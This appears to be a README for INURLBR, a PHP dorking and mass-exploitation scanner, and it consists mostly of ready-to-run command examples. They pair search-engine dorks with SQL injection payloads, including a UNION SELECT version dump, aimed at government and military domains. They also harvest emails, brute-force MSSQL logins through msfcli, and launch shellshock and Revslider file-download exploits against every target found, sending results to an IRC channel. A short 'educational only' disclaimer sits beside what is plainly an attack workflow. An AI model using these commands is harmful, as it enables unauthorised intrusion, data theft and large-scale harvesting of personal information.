 mrcl0wnlab/scanner-inurlbr

Advanced search in search engines, enables analysis provided to exploit GET / POST capturing emails & urls, with an internal custom validation junction for each target / url found.



Advanced search in search engines, enables analysis provided to exploit GET / POST capturing emails & urls, with an internal custom validation junction for each target / url found.
A PHP tool that can run on different Linux distributions helps hackers and security professionals with their specific search engines. There are several methods of automated exploration, including Scanner.
The INURLBR (Codename: Facada) tool was created to assist the hacking community. To identify potential vulnerabilities in the web, perform advanced searches. Using Google Hacking (dorking) techniques to find targets on the internet. This tool has the incredible power of search engines.
This or previous program is for Educational purpose ONLY. Do not use it without permission.
The usual disclaimer applies, especially the fact that me (MrCl0wnLab) is not liable for any
damages caused by direct or indirect use of the information or functionality provided by these
programs. The author or any Internet provider bears NO responsibility for content or misuse
of these programs or any derivatives thereof. By using these programs you accept the fact
that any damage (dataloss, system crash, system compromise, etc.) caused by the use of these
programs is not MrCl0wnLab's responsibility.
Autor:    MrCl0wn (a.k.a GoogleINURL)
Blog:     https://blog.mrcl0wn.com
Blog:     https://blog.inurl.com.br (old)
GitHub:   https://github.com/MrCl0wnLab
Twitter:  https://twitter.com/MrCl0wnLab
Email:    mrcl0wnlab\@\gmail.com
PHP Version         8.3
php8 curl           LIB
php8 cli            LIB
cURL support        enabled
allow_url_fopen     On
permission          Reading & Writing
User                root privilege, or is in the sudoers group
Operating system    Linux
Proxy random        TOR
curl
php8.3
php8.3-cli
php8.3-curl
xterm
tor
Preferably, you can download inurlbr by cloning the Git repository:
git clone https://github.com/MrCl0wnLab/SCANNER-INURLBR.git
The inurlbr works with php version 8.3 linux platforms.
chmod +x inurlbr
ln -s $PWD/inurlbr /usr/bin/inurlbr
To get a list of basic options and switches use:
inurlbr -h
To get a list of all options and switches use:
inurlbr --help
command examples:
inurlbr --info
It is possible to register more than one token
./resources/token.ipinfo.inurl
You can register more validation strings
./resources/strings.validation.inurl
You can register more filter values that dirty your results
./resources/trash_list.validation.inurl
inurlbr --dork 'site:sp.gov.br' --save-as '/tmp/sp.gov.br.txt' -q 1 -u

inurlbr --dork 'inurl:php?id=' -s save.txt -q 1,6 -t 1 --exploit-get "?´'%270x27;"

inurlbr --dork 'inurl:aspx?id=' -s save.txt -q 1,6 -t 1 --exploit-get "?´'%270x27;"

inurlbr --dork 'site:br inurl:aspx (id|new)' -s save.txt -q 1,6 -t 1 --exploit-get "?´'%270x27;"

inurlbr --dork 'index of wp-content/uploads' -s save.txt -q 1,6,2,4 -t 2 --exploit-get '?' -a 'Index of /wp-content/uploads'

inurlbr --dork 'site:.mil.br intext:(confidencial) ext:pdf' -s save.txt -q 1,6 -t 2 --exploit-get '?' -a 'confidencial'

inurlbr --dork 'site:.mil.br intext:(secreto) ext:pdf' -s save.txt -q 1,6 -t 2 --exploit-get '?' -a 'secreto'

inurlbr --dork 'site:br inurl:aspx (id|new)' -s save.txt -q 1,6 -t 1 --exploit-get "?´'%270x27;"

inurlbr --dork '.new.php?new id' -s save.txt -q 1,6,7,2,3 -t 1 --exploit-get '+UNION+ALL+SELECT+1,concat(0x3A3A4558504C4F49542D5355434553533A3A,@@version),3,4,5;' -a '::EXPLOIT-SUCESS::'

inurlbr --dork 'new.php?id=' -s teste.txt  --exploit-get ?´0x27  --command-vul 'nmap sV -p 22,80,21 _TARGET_'

inurlbr --dork 'site:pt inurl:aspx (id|q)' -s bruteforce.txt --exploit-get ?´0x27 --command-vul 'msfcli auxiliary/scanner/mssql/mssql_login RHOST=_TARGETIP_ MSSQL_USER=inurlbr MSSQL_PASS_FILE=/home/pedr0/Documentos/passwords E'

inurlbr --dork 'site:br inurl:id & inurl:php' -s get.txt --exploit-get "?´'%270x27;" --command-vul 'python ../sqlmap/sqlmap.py -u "_TARGETFULL_" --dbs'

inurlbr --dork 'inurl:index.php?id=' -q 1,2,10 --exploit-get "'?´0x27'" -s report.txt --command-vul 'nmap -Pn -p 1-8080 --script http-enum --open _TARGET_'

inurlbr --dork 'site:.gov.br email' -s reg.txt -q 1  --regexp '([\w\d\.\-\_]+)@([\w\d\.\_\-]+)'

inurlbr --dork 'site:.gov.br email (gmail|yahoo|hotmail) ext:txt' -s emails.txt -m

inurlbr --dork 'site:.gov.br email (gmail|yahoo|hotmail) ext:txt' -s urls.txt -u

inurlbr --dork 'site:gov.bo' -s govs.txt --exploit-all-id  1,2,6

inurlbr --dork 'site:.uk' -s uk.txt --user-agent  'Mozilla/5.0 (compatible; U; ABrowse 0.6; Syllable) AppleWebKit/420+ (KHTML, like Gecko)'

inurlbr --dork-file 'dorksSqli.txt' -s govs.txt --exploit-all-id  1,2,6

inurlbr --dork-file 'dorksSqli.txt' -s sqli.txt --exploit-all-id  1,2,6  --irc 'irc.rizon.net#inurlbrasil'

inurlbr --dork 'inurl:"cgi-bin/login.cgi"' -s cgi.txt --ifurl 'cgi' --command-all 'php xplCGI.php _TARGET_'

inurlbr --target 'http://target.com.br' -o cancat_file_urls_find.txt -s output.txt -t 4

inurlbr --target 'http://target.com.br' -o cancat_file_urls_find.txt -s output.txt -t 4 --exploit-get "?´'%270x27;"

inurlbr --target 'http://target.com.br' -o cancat_file_urls_find.txt -s output.txt -t 4 --exploit-get "?pass=1234" -a '<title>hello! admin</title>'

inurlbr --target 'http://target.com.br' -o cancat_file_urls_find_valid_cod-200.txt -s output.txt -t 5

inurlbr --range '200.20.10.1,200.20.10.255' -s output.txt --command-all 'php roteador.php _TARGETIP_'

inurlbr --range-rad '1500' -s output.txt --command-all 'php roteador.php _TARGETIP_'

inurlbr --dork-rad '20' -s output.txt --exploit-get "?´'%270x27;" -q 1,2,6,4,5,9,7,8

inurlbr --dork-rad '20' -s output.txt --exploit-get "?´'%270x27;" -q 1,2,6,4,5,9,7,8   --pr

inurlbr --dork-file 'dorksCGI.txt' -s output.txt -q 1,2,6,4,5,9,7,8   --pr --shellshock

inurlbr --dork-file 'dorks_Wordpress_revslider.txt' -s output.txt -q 1,2,6,4,5,9,7,8  --sub-file 'xpls_Arbitrary_File_Download.txt'






